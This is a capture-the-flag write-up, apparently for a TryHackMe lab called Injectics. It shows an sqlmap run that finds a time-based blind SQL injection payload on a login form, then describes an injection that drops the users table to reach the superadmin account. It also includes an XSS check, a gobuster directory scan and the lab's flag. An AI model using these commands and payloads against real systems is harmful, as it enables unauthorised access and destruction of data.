
SqlMap

Command: `sqlmap -r request.txt -p username --dbms=mysql --risk=3 --level=5 --batch`


Output:


```
[13:57:38] [INFO] checking if the injection point on POST parameter 'username' is a false positive  
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 3142 HTTP(s) requests:  
---  
Parameter: username (POST)  
Type: time-based blind  
Title: MySQL >= 5.0.12 RLIKE time-based blind  
Payload: username=raju@hashs.com' RLIKE SLEEP(5) -- vphK&password=passwd&function=login  
---  
[13:59:18] [INFO] the back-end DBMS is MySQL  
[13:59:18] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions  
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)  
web application technology: Apache 2.4.41  
back-end DBMS: MySQL >= 5.0.12  
[13:59:18] [INFO] fetched data logged to text files under '/home/synku/.local/share/sqlmap/output/injectis.thm'  
[13:59:18] [WARNING]
```

- It found a payload that works
 - Payload: `username=raju@hashs.com' RLIKE SLEEP(5)-- vphK&password=passwd&function=login`



- We got logged in!~






EXPLOITATION

SQLi

- Looks like we have to use SQL Injection somewhere!
- We used the Injection on rank.
- This is HOW!




- If we now click the **Update** button we can remove the table called users
- This will trigger the **Injectics** function, which will then let us login through the creds we found earlier.
- WE TRIGGERED IT SUCCESSFULLY!!



Seems like database or some important table is deleted.
InjecticsService is running to restore it. Please wait for 1-2 minutes.

- Lets login into the `superadmin` account



- Found the flag!!!!
- FLAG: `THM{INJECTICS_ADMIN_PANEL_007}`

Investigating `admin dashboard`

- We found a `profile` tab where we can change name.

Update Profile

Email

superadmin@injectics.thm



First Name

admin

Last Name

Submit

- Let's try a simple XSS to know if it works!



- IT WORKS!!!
- We need to see what directories we have in this webpage!
- We did it before
- Let's see inside each one
 - Used gobuster

Command: `gobuster dir -u http://injectics.thm/vendor/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`


```
/bin (Status: 301) [Size: 317] [--> http://injectis.thm/vendor/bin/]
